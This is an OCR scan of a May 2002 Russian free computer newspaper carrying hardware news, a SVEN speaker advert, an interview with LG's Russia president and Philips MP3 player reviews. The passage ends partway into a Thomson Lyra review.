По сообщению журнала New Scientist, один британский инженер изобрел "генератор тишины". Это устройство способно нейтрализовать посторонний шум как в закрытом помещении, так и на открытом воздухе. Машина анализирует источник звука и воспроизводит сигнал в противофазе ему, тем самым поглощая шум. Размер колонок и чувствительность микрофонов зависят от площади, которую необходимо "утихомирить". Первые заказы на "генератор тишины" поступили со сталепрокатного завода, где без специальных затычек для ушей работать просто невозможно.

Nike выпустил хайтечные часы


Triax Stamina Super FBZT - вот такое навороченное название этого девайса. Это специальная версия часов к Чемпионату Мира по футболу 2002. Конечно же часы спортивные, и кроме обычного секундомера содержат в себе память на 100 кругов, семь будильников, два часовых пояса, циферблат, отражающий одновременно несколько функций, водонепроницаемый корпус из нержавеющей стали с устойчивым к повреждениям стеклом.

Но изюминка внутри. Для создания этого устройства использовалась технология Circadium™, которая позволила изогнуть внутренний механизм часов так, чтобы они плавно облегали запястье. При этом удалось увеличить размер циферблата.

Цена вещицы 200 долларов, в России часы продаются в сети спортивных магазинов "Делта Спорт".

Корпус под пеной

Когда заводской минитауэр больничной расцветки намозолил перцам из Швейцарии глаза, они решились на эксперимент. Только вместо просверливания дополнительных отверстий, вырезания окошек и установки водных кулеров они вообще избавились от корпуса. Перцы купили 3 баллона пены (пенополиуретан), прикрыли механические и горячие части бумагой и покрыли комп "снежной шубкой". После того как пена высохла, осталось только прорезать места для разъемов, вентилятора и LED-индикаторов, щелкнув "на счастье" крышкой CD-привода. Железяка "дышит" и чувствует себя очень уютно. Фотосессия эксперимента NeuHausPlatz 200NC доступна в Интернете: http://www.g-news.ch/articles/nhp200nc/.



Спой, птичка

Компания Taito выпустила устройство караоке для тех, кому медведь на ухо наступил. Неважно, что у тебя со слухом и есть ли вокальные данные. Твое дело дуть в микрофон, специальная система произведет необходимую компьютерную обработку сигнала, "подтянет" тембр и высоту до нужного уровня и положит слова на музыку. Теперь можешь выть в свое удовольствие, окружающим не придется зажимать уши. Кроме того, система выставит оценку, насколько близок ты был к оригиналу.

SVEN AUDIO

Акустические системы для домашнего кино

HR-520T Комплект акустики для домашнего театра
фронт: 3 полосы, 20 - 120 Вт, 8 Ом, 835x210x247 мм
центр: 2 полосы, 10 - 90 Вт, 8 Ом, 150x410x167 мм
тыл: 2 полосы, 10 - 60 Вт, 8 Ом, 247x150x167 мм

HP-530T **HP-730C** **HP-731F** **HP-730S**

http://audio.sven.ru
e-mail:audio@sven.ru
Москва: 362-72-77
918-12-21
Киев: 239-98-89
434-94-11

SVEN AUDIO

В номере:


USB-микроскоп
Портативный CD-RW резак
КПК от Toshiba
3D-совершенство

МАЙ 2002
№41

БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА

Новый винт от Western Digital

Компания Western Digital выпустила новый 80-гигабайтный винчестер WD800JB из серии Caviar Special Edition. Его основной фишкой является значительно увеличенный объем




буфера - целых 8МБ (вместо стандартных 2МБ). Другие же характеристики выглядят так:
интерфейс Ultra ATA/100;
скорость вращения шпинделя - 7200 об./мин;
среднее время поиска при чтении - 8.9 мс, при записи - 10.9 мс;
среднее время поиска - 2.0 мс;
среднее время задержки - 4.2 мс.

Хочется отметить, что подобное увеличение буфера должно весьма улучшить производительность этого винта. Ждем, чем ответят конкуренты ;].

Любопытный переходничок

Фирма USBGear, хорошо известная своими нестандартными девайсами, выпустила USB/IrDA-адаптер (USB v1.1 и IrDA v1.0) под названием U2-



IRDA. Так что теперь юзеру будет значительно проще обеспечить передачу данных между своим компом и другими девайсами (такими как ноутбуки, КПК, сотовые телефоны и принтеры). U2-IRDA имеет полную совместимость со всеми моделями принтеров, КПК и сотовыми телефонами, имеющими инфракрасный порт и работает под всеми версиями окошек. Продаваться он будет по цене около 60 буказоидов, но пока о сроках появления в России этой полезной вещицы ничего не известно.

КПК от Toshiba

Тошиба представила свою новую модель КПК - Pocket PC e310, имеющую симпатичный дизайн, а также небольшие размеры (всего 12 мм в толщину) и вес (140 граммов). Сердцем же этого карманного ПК является камушек Intel StrongARM с частотой 206 МГц. На борту Pocket PC e310 находятся 32 MB памяти и разъем расширения

Secure Digital. TFT ЖК-экран работает в 16-битном цвете, а беспрерывное время работы девайса должно составить 10 часов (от литий-ионного аккумулятора).
В продаже Pocket PC e310 должен появиться уже в мае.

Миниатюрная цифровушка

Согласись, таскать с собой повсюду видео или фотокамеру очень неудобно. Если только это не

Logitech Pocket Digital... Корпус камеры выполнен из алюминия и имеет размер не больше пачки сигарет (толщина же составляет около сантиметра)! Объектив и видоискатель надежно защищены от всевозможной грязи специальной сдвигающейся шторкой. Разрешение CMOS-матрицы составляет 1.3 Мегапиксела, а память позволяет сохранить до 52 фоток. Интерфейс камеры - USB, который, помимо связи с ПК, послужит еще для подзарядки аккумулятора. Цена же на новинку вполне привлекательна и составляет всего 130 вечнозеленых.


Свеженькая мышь

Компания Kensington выпустила новую оптическую мышку - Optical Elite.

Мышь получилась довольно породистой с удачными формами (габариты составляют 120x57x28 мм при весе в 118 граммов), а также подсветкой, программируемыми клавишами и удобным колесиком прокрутки. Спариваться с ПК этот зверек может как по интерфейсу USB, так и по PS/2. Другой его отличительной особенностью является возможность подключения к Mac-платформе
(Mac OS 8.1 и выше). Меняют же этих мышей в соотношении - 30$ за одного хвостатого.

USB-микроскоп

Компания Dr. Bott (никто не хочет в "контру" себя такой ник взять? ;)) выпустила свой новый
микроскоп - Proscope USB 50X. Девайс имеет USB-интерфейс, а линза обладает 50-кратным увеличени-



ем. Разрешение картинок, получаемых с микроскопа, - 640x480 (72 dpi). Еще можно докупить три дополнительные линзы с увеличивающей способностью - 1-10x, 100x и 200x соответственно. Также Proscope можно подключить к другим микроскопам и телескопам (для этого специальный адаптер), а с линзой 1-10x даже записывать видеофрагменты. Цена этого чуда - 230 зеленых тугриков.

Периферийный комплект от ДВМ

Компания ДВМ решила продвинуть на наш рынок весьма привлекательный комплект KG3P10 из беспроводной мышки и клавы. Эти девайсы имеют стильный дизайн и будут отлично смотреться на любом рабочем столе. Клавиатура, помимо всего прочего, имеет дополнительные кнопки для запуска браузера и электронной почты плюс удобную подставку для рук. Также в комплекте имеются драйвера для поддержки мультимедийных возможностей и специальный девайс для приема сигналов от этой стильной периферии.

Портативный CD-RW резак

Компания AOpen выпустила новый CD-RW привод ESW-884, оснащенный сразу двумя высокоскоростными интерфейсами - USB 2.0 и IEEE 1394a. Если взглянуть на его остальные спецификации, то они будут выглядеть вот так: вес - 400 граммов, габариты - 143.5 мм x 145 мм x 21 мм, скорость записи CD-R - до 8x, скорость перезаписи CD-RW - до 8x, скорость чтения CD - до 24x, средняя скорость доступа - 150 мс, объем буфера - 2 МБ и поддержка технологии Just Link. Продаваться этот резак будет по цене около 220 бакинских.


Chromium-X от IRiver

Компания IRiver анонсировала свою новую модель MP3/CD-плейера Chromium-X, который будет поддерживать форматы CD-Audio, CD MP3, CD WMA и ASF. Плейер работает с CD-R и CD-RW болванками, имеет объем антишокового буфера на 40 секунд при проигрывании Audio-CD и на 120 секунд при воспроизведении MP3. Chromium-X также имеет поддержку плейлистов от Winamp, а обещанное время беспрерывной работы составит 16 с MP3 и до 7 часов с Audio-CD. Благодаря же возможности

обновления прошивки плейер в будущем будет поддерживать формат MP3-Pro. Ждем-с...

Цифровой бинокль-камера

Pentax объявила о своем выходе на рынок цифровых биноклей, представив первую модель DIGIBINO (DB100) - цифровой бинокль со встроенной цифровой камерой. Оригинальный девайс имеет 1/3-дюймовую прогрессивную CCD матрицу с 800 тыс. активных пикселов. Бинокль оборудован объективом с 7x оптическим зумом, а диапазон ра-



бочих расстояний составляет от 2 м до бесконечности. Цифровой зум работает в двух положениях - 1,6 и 3,2x (в режиме 1,6x возможна съемка только с разрешением 640 x 480). Также на новинке установлен 1,6-дюймовый D-TFD ЖК-экран. Диапазон выдержек встроенной камеры - 1/30 - 1/8000 секунд, размеры изображений - 1024 x 768 и 640 x 480. DIGIBINO несет на борту 16 MB флэш-памяти, что позволит записать от 100 до 300 снимков (в зависимости от разрешения). Интерфейс DB100 - USB и видео-выход, а питание осуществляется от двух AA батарей. Продаваться DIGIBINO будет уже в мае по цене около 380 буказавров.

3D-совершенство


MSI выпустила видеокарту G4Ti4600-VTD (MS-8872). По названию сразу видно, что это 4-й GeForce и не какой-нибудь там MX, а самый настоящий Titanium.

128 Мб мозгов, TV вход и выход, коннектор для подключения плазменной панели, 9 дисков с софтом, самый быстрый чипсет, скорость памяти 600Mhz, скорость ядра 300Mhz... Понимаешь о чем я? Это самая крутая карта на данный момент. Особо рекомендуется зажиточным гражданам, имеющим Pentium4, полгига мозгов, винты по 60 Гигов и прочие навороты. Эта карта добавит красок в общую картину и вот тогда уже твой комп будет действительно самым быстрым и современным. Цена за это удовольствие - 370$. Да, дорого, но что делать? За крутизну надо платить.

Новые мониторы от Samsung

Компания Samsung Electronics представила новые ЖК- и ЭЛТ-мониторы 150 MP+, 151MP, 171MP, 211MP, 241MP. ЖК моники отличаются стильным жизайном (дизайн моделей 151P, 171P специально для компании Samsung разработан в знаменитой студии F.A.Porsche) и различными новшествами типа суперплоской панели (в моделях 152B, 152T толщина корпуса всего 24,7мм!), вывод

всех разъемов на подставку, цифровая система маштабирования, разъемы под DVD-плеер и телевизор и прочее. ЭЛТ мониторы оснащены функцией MagicBright, которая позволяет легко менять яркость в зависимости от запущенного приложения (режимы для Инета, видео, игр).



На наши вопросы отвечал К.Х. Бьён, президент LG Electronics Inc. в России и странах СНГ

ЦИФРОВАЯ ВСЕЛЕННАЯ LG

Г-н Бьен, открытие выставочного центра в ТЦ «Горбушкин двор» стало заметным событием на рынке. Какие задачи решает выставочный центр? Планируете ли вы увеличивать количество таких центров?

На "Горбушкином дворе", на территории около 150 кв.м. всем желающим доступны последние разработки и достижения компании LG. К вашим услугам новейшие технические решения, последние модели техники и 21 квалифицированный консультант, которые не только смогут снабдить вас всей необходимой информацией и дать исчерпывающие ответы на ваши вопросы, но и расскажут вам, где именно вы сможете приобрести приглянувшиеся вам модели техники. Я думаю, читателям «Хакера» при выборе техники очень важно, что называется, «пощупать» продукт, и новый центр поможет им получить максимум информации о товаре и сделать оптимальный выбор.

За последние 5 лет LG заняла прочные позиции практически во всех областях электроники и телекоммуникации. Какие подразделения включает сегодня в себя компания LG?

Действительно, сегодня LG представляет собой компанию, состоящую из множества подразделений, которые решают самые разные задачи и работают на самых разных рынках.

Основными подразделениями на сегодняшний день являются:

1. Компания по производству аудио-видео техники и средств мультимедиа, в компетенции которой производство цифровых телевизоров, плазменных панелей, мониторов, CD и DVD ROM, видеомагнитофонов и DVD, систем безопасности, аудиотехники, записывающих устройств, видеотелефонов, банковской техники.

2. Компания по производству цифровой бытовой техники, занимающаяся производством стиральных машин, пылесосов, кондиционеров, холодильников, моторов для бытовой техники. В составе компании также имеется исследовательская лаборатория.

3. Компания по производству беспроводных и мобильных терминалов, производящая телефоны стандартов GSM, CDMA, беспроводных и проводных средств связи, оборудования стандарта IMT-2000.


4. Компания по производству систем связи. Компания занимается разработкой и исследованием рынка городских АТС, мобильных систем связи и систем коммутации с решениями для Интернета, системами беспроводного абонентского доступа на основе технологии CDMA, мини АТС, оборудованием для создания локальных сетей.

Также необходимо отметить и совместное предприятие LG.Philips LCD Co.Ltd. - это лидер в технологии изготовления матриц на жидких кристаллах, объявивший об уже свершившихся поставках более чем 3.2 миллиона ЖК дисплеев, тем самым установив новый рекорд в данном сегменте рынка в 2001 году, показав рост в 148% по сравнению с показателями 2000 года.

Увеличение срока бесплатного сервиса до 3 лет возможно лишь при повышенных требованиях к качеству продукции. Как LG решает вопросы качества сегодня?

Позвольте рассказать вам одну историю, которая произошла со мной в этом году в одном городе, где располагаются фирменные центры LG. Одна женщина без машины покупала телевизор LG. Я подошел и спросил, откуда она, и понял, что покупательница приехала на поезде из очень небольшого населенного пункта за 200 км от города, в котором я находился. Предложив машину, чтобы довезти женщину до вокзала, я понял, что самый главный критерий в продукции - это прежде всего качество изделия, в понятие которого входит не только бесперебойная работа в течение долгих лет, но и набор дополнительных услуг от компании.

Забота о своих покупателях всегда была краеугольным камнем политики LG Electronics. Понимая важность послепродажного сервисного обслуживания потребителей, с 1 февраля 2002 года LG Electronics предоставляет покупателям новую услугу - 3 года бесплатного сервиса на свои изделия в авторизованных сервисных центрах. Данная услуга действует на территории всей РФ и распространяется на сертифицированную продукцию LG Electronics, приобретенную с 1 февраля 2002 года. Компания открыла на территории СНГ целую сеть сервисных центров, где на сегодня насчитывается 248 отделений в 150 городах. Специальная программа "24 часа" позволяет в 20 сервисных центрах сократить время, необходимое для гарантийного ремонта всего лишь до 24 часов. Ежегодно LG проводит бесплатные гарантийные кампании, которые позволяют без каких-либо затрат воспользоваться услугами сервисных центров даже тем покупателям, у которых истек срок гарантии на технику LG. В арсенале LG



Биометрическая система контроля доступа IrisAccess 3000

Биометрическая система контроля доступа IrisAccess основана на технологии верификации и сличении индивидуальных параметров пользователей системы - радужной оболочки глаза человека. Сегодня система «АйрисЭксесс», разработанная специалистами компании LG Electronics Inc., уже работает в системах обеспечения пропускного режима и конфиденциальности информации во многих офисах. Учеными обнаружено, что радужная оболочка глаза окончательно формируется в возрасте 1 года, не меняет своего рисунка на протяжении всей жизни человека, уникальна у каждого из нас и не повторяется даже у близнецов. Вероятность того, что два разных человека имеют один и тот же рисунок радужной оболочки глаза равняется 1 к 1078, в то время как все население Земли составляет примерно 1010. Электронная система «АйрисЭксесс» за считанные секунды просканирует рисунок ра-

дужной оболочки, оцифрует его, сравнит с 4000 других записей, которые она способна хранить в своей памяти, и пошлет соответствующий сигнал в охранную систему.

Данная система обеспечивает максимальный уровень безопасности объекта, так как производит идентификацию пользователя, а не простую верификацию номера карты или индивидуального кода пользователя (карту доступа можно потерять и т.п., код можно узнать). В то время как система IrisAccess идентифицирует пользователя, то есть отвечает на вопрос "Кто?", обычные системы контроля доступа, использующие карты или персональные коды, отвечают, имеет или не имеет доступ куда-либо карта под таким или иным номером.

Electronics есть также стратегическая концепция 6 Sigma, направленная на постоянное совершенствование качества продукции и сокращение производственных дефектов. Достаточно упомянуть, что в рамках программы 6 Sigma допускается не более 3.4 единиц брака на 1 000 000 единиц продукции, те фактическое их сведение к нулевому показателю.

Г-н Бьен, как вы оцениваете развитие сети GSM в России? И что предложит LG пользователям мобильной связи в ближайшем будущем?

На мировом рынке сотовых телефонов существуют сейчас несколько тенденций, главными из которых являются внедрение интернет-функций, цветных дисплеев, полифонических мелодий и GPRS в мобильные телефоны. Сотовые телефоны LG способны удовлетворить вкусы самых разных покупателей: на рынке представлены модели представительского класса и действительно доступные многофункциональные модели. В 2002 году модельный ряд сотовых телефонов LG стал победителем в номинации "Дебют 2001 года" по опросу среди компаний, работающих на рынке сотовой связи. В 2002 году в номинации «Лучшие мобильные телефоны» журнала «Мобильные компьютеры» телефоны LG-500 и LG-600 были отмечены впечатляющей наградой (Our Choice). Одним из последних достижений в сотовых технологиях является двухэкранный телефон серии LG-600 и призер Международной выставки IF в номинации "Дизайн"- модель LG -510W. Летом LG представит новые модели мобильных телефонов W5200 (40-инструментальная полифония, двойной дисплей, модель более элегантная и тонкая, чем LG-600).

GSM ТЕЛЕФОН LG-510W

Новый ЖК-монитор LG Flatron LCD 295LM

Компания LG Electronics предлагает поставить ЖК-монитор в центр домашних развлечений.
Взгляните на новый ЖК-аппарат LG Flatron LCD 295LM. Его 22-дюймовый экран позволяет вывести на "рабочий стол" одновременно 4-6 полноценных окон. Матрица устройства с разрешением 1600x1024 имеет соотношение сторон 16:10, удобное для отображения широкоэкранных фильмов. Видеосигнал можно подавать на монитор не только с компьютера (через входы RGB и DVI), но и напрямую с видеомагнитофона или телеприемника (через вход композитного видеосигнала или S-Video). Для подключения периферийных устройств предусмотрен встроенный USB-концентратор с двумя выходами.
В отличие от многих других мультимедиа-мониторов, 295LM оснащен достаточно большими динамиками эллиптической формы (около 15 см в длину), которые создают естественное глубокое звучание и неплохо передают низкие частоты. Панель легко отсоединить от подставки и повесить на стену. В комплекте с монитором поставляется изящный и удобный инфракрасный пульт ДУ.

GSM ТЕЛЕФОН W5200

В последнее время появился термин «цифровой дом». Каким видят «цифровой дом» в компании LG?

Ни для кого не секрет, что современные цифровые технологии приходят в нашу жизнь семимильными шагами. За примерами далеко ходить не надо: на сайте www.dreamlg.com любой желающий может активировать обслуживание таких, казалось бы, далеких от компьютерных технологий устройств, как микроволновые печи, стиральные машины и холодильники. Все необходимые для функционирования "умной" бытовой техники программы собраны на этом сайте. Сложно поверить, но когда-то фантастические мечты о "цифровом доме" становятся повседневной реальностью, многие уже не удивляются тому, что микрокомпьютер холодильника может взять на себя управление подчиненной ему стиральной машиной или скачать из Интернета необходимые программы, позволяющие гибко управлять режимами работы, температурой и условиями оптимального хранения продуктов. Но и стиральная машина, будучи подключенной к глобальной сети, сможет взять на себя функции самообновления и самообучения, не говоря уже о микроволновой печи, "запомнившей" все необходимые рецепты и нуждающейся всего лишь в нажатии кнопки "Старт". С июля в России появится микроволновая печь с выходом в Интернет, которая будет поддерживаться с русскоязычного сайта www.dreamlg.ru

Маркетинговая активность LG поражает своими объемами и разнообразием. Спонсорство российской сборной по футболу - один из самых заметных шагов. Какие новые акции планирует LG проводить в области спорта в России и мире?

Компания LG стремится стать частью российского общества и хорошо понимает, что для россиян футбол - не только развлечение или спорт, а живая история великой страны, где несколько поколений болело за любимые команды и кумиров. Мы верим, что организация спортивных футбольных событий позволит нам стать ближе к россиянам. Весна и лето 2002 года - это поистине важный спортивный сезон. Став официальным спонсором национальной сборной России по футболу, LG продолжает возрождать футбольные традиции и представляет первый в России "Кубок LG по футболу", который пройдет с 17 по 19 мая. Кубок LG по футболу - уникальное спортивное событие, так как 4 национальные сборные России, Украины, Белоруссии и Югославии встречаются в Москве. До начала кубка огромные футбольные мячи будут установлены напротив фирменных магазинов LG по всей России, и все покупатели смогут оставить свои подписи и пожелания Российской сборной, после чего 17 мая мячи будут использованы в Москве во время Кубка как важнейшая часть программы. Кубок LG - это последняя проверка сил Российской сборной перед Чемпионатом Мира. LG и россияне желают нашим футболистам красивой, динамичной игры и отличных результатов. Ждем всех читателей «Хакера» на нашем Кубке.

! КОМПАНИЯ LG СТРЕМИТСЯ СТАТЬ ЧАСТЬЮ РОССИЙСКОГО ОБЩЕСТВА

p0r0h (p0r0h@real.xakep.ru)

Красиво петь не запретишь! Тестирование MP3 плейеров

Заметил, как с наступлением тепла все больше людей вылезают из своих квартир? А ты что сидишь? Давай-ка, братец, оторвись от насиженного места и выйди, наконец, подыши свежим воздухом и разомни свои обмякшие мышцы! Да и вообще, настало время заняться спортом, чтобы не было стыдно за свое тело. Ну, а для того, чтобы эти прогулки/поездки и занятия спортом были максимально комфортными, мы поможем выбрать тебе подходящий MP3-плейер, о котором ты всегда мечтал ;].

Philips Expanium (EXP501)

Компания Philips начала интенсивную экспансию на рынок MP3-плейеров со своими моделями. А EXP501 должен, по идее, занять лидирующие позиции среди подобных девайсов. Посмотрим же, сможет ли он справиться с этой непростой задачей.

Спецификации

В небольшой коробочке с Экспаниумом приютились приличного вида наушники, пульт ДУ, сетевой адаптер, два аккумулятора, клипса и инструкция. По обещаниям производителя плейер способен работать до 18-20 часов на батарейках AA или до 8-10 часов на аккумуляторах, и, забе-

гая вперед, можно отметить, что эти обещания Philips с честью выполнила. Поддерживаемые компакты: Audio-CD, CD-DA, CD-R и CD-RW. MP3'шки играются с битрейтом от 32 до 320 Кбит/с, а также с переменным VBR. ЖК-экран способен отображать ID3-тэги, номер трэка/номер альбома, текущую позицию и т.д. Также присутствует возможность программировать до 50 треков. Автоматическое отключение питания плейера поможет, если ты забыл его выключить, а антишок (на 100 секунд при проигрывании мп3'шек с битрейтом 128 Кбит/с и на 45 секунд для Audio CD) - при прослушивании музона в экстремальных условиях.

Качество звучания

Для этого теста я приготовил гремучую смесь компактов (как MP3, так и Audio-CD) с классикой (Бах), роком (Papa Roach, Linkin Park, Rammstein), попом (Монокини, Макс Фадеев), Дельфином и с дискотечной "умцаумца" :]. И надо отметить, что с этим коктейлем Молотова Expanium 501 справился на отлично, особенно преуспев в воспроизведении mp3-шек. Эквалайзер с двухступенчатым цифровым усилителем низких частот тоже достоин всяческих похвал.

Особенности

В принципе, ничего необычного у этой модели не наблюдается - все выполнено на совесть и придраться практически не к чему. Пульт ДУ и навигация по диску/трекам позволяют максимально насладиться любимой музыкой, не отвлекаясь на мелочи. Антишок тоже отлично справляется со своей работой даже при очень интенсивной и продолжительной тряске. В общем, свою цену в 170 бакинских EXP501 отрабатывает на все 100%.

Philips Expanium (EXP203)

Эта модель является младшей сестрой EXP501, но сходство их более всего наблюдается во внешности, не-

жели чем в рабочих характеристиках. Но обо всем по порядку.

Спецификации

Комплектация плейера особым богатством не отличается и имеет только самое необходимое - наушники, адаптер и инструкцию. Сам же плейер заглатывает болванки Audio-CD, CD-DA, CD-R и CD-RW, особенно предпочитая MP3 с битрейтом от 32 до 320 Кбит/с (и с переменным VBR).
ЖК-экранчик не плох и способен отображать как ID3-тэги, так и текущую инфу о трэках/альбомах. Антишока для мп3'шек по спецификации должно хватать на 45 секунд (при битрейте 128 Кбит/с) и на 25 секунд для Audio CD, однако на практике эти показатели оказались значительно меньше.

Качество звучания

Звучание у этой модели во многом схоже с EXP501, такое же яркое и без слышимых искажений. Цифровой усилитель басов порадовал. Но всетаки кое-какие отличия имеются. При проигрывании Audio-CD в зашумленных местах может не хватить громкости, что может реально напрячь юзверей, катающихся на метро.

Особенности

Тут прежде всего хотелось отметить антишок. Но не потому, что он показал какие-нибудь выдающиеся результаты, а скорее наоборот - даже при не слишком большой тряске плейер начинал заикаться как при прослушивании Audio-CD, так и при MP3. Так что юзерам, ведущим активный и подвижный образ жизни, эта модель вряд ли придется по вкусу. А в остальном все достаточно стандартно, и каких-либо косяков не наблюдается. Питания от батареек и аккумуляторов хватает на 9-10 часов беспрерывной работы. Навигация по дискам/трэкам выполнена тоже удачно, и разобраться с ней не составит труда даже тем, кто впервые будет держать EXP203 в своих руках. Вот если бы к этой модели доложили бы и пульт ДУ, как в EXP501, то с управлением плейера было бы совсем все шоколадно. Однако требовать от нее того же уровня при цене на 40 буказоидов меньше не приходится. Ясен перец, чем-то инженерам Филипс пришлось пожертвовать и что-то не доложить :].

Philips Expanium (EXP401)

Эта моделька имеет довольно приятный и компактный фейс. С первого взгляда же довольно сложно определить, чего же она играет - уж слишком мала для MP3/CD плейера и немного толстовата для флэшовых. Истина кроется посередине. EXP401 предназначена для работы с мини-дисками, и плюсов от этого даже больше, чем кажется поначалу.

■ Спецификации

Комплектация у EXP401 немного побогаче, чем у 203-ой модели, и богатство это заключается в наушниках, пульте ДУ, адаптере и инструкции на разных языках (к сожалению, русского там не оказалось). К поддерживаемым форматам болванок относятся CD, CD-R, CD-RW, естественно - в мини-варианте. MP3 же играются с битрейтом от 32 до 320 kbps, а также с переменным битрейтом. ЖК-экран поддержкой ID3-тэгов не избалован, так что придется довольствоваться стандартной инфой, а антишок, напротив, приятно обнадеживает: MP3-CD будет, в случае чего, под защитой Magic ESP в течение 100 секунд (при битрейте в 128 kbps) и Audio-CD в течение 45 секунд.

■ Качество звучания

Качество звука оказалось на приличном уровне и порадовало своей чистотой и яркостью, впрочем, похожая звуковая картина наблюдалась и у прошлых Експаниумов от Philips. Максимальной громкости хватит в большинстве ситуаций, а с включенным DBB (цифровым усилителем басов) по ушам долбит вполне прилично (тебе понравится ;)).

■ Особенности

EXP401, похоже, не испытывает никаких комплексов по поводу своих габаритов и, надо отметить, - не зря. Плейер очень удобен и не создает дополнительных неудобств как при повседневной работе/учебе, так и при занятиях спортом. Однако в футбол с ним играть не рекомендую, т.к. можно легко не услышать партнера и сорвать голевую комбинацию (вот в шашки/шахматы - пожалуйста :)). Кстати, при особом желании даже погонять в мяч можно легко - антишок не подведет и порадует устойчивой работой. В итоге: у Philips получился весьма достойный девайс, который может стать отличной альтернативой MP3-CD и флэшовым плейерам.

Thomson Lyra (PDP2080)

Плейер со столь многообещающим названием от именитого производителя не мог, конечно, пройти мимо нас незамеченным. Lyra это древнейший музыкальный инструмент, а также созвездие Северного полушария. Так что нам предстоит посмотреть, как ярко будет играть и светить звезда PDP2080 из этого созвездия на темном небе mp3-плейеров :].

■ Спецификации

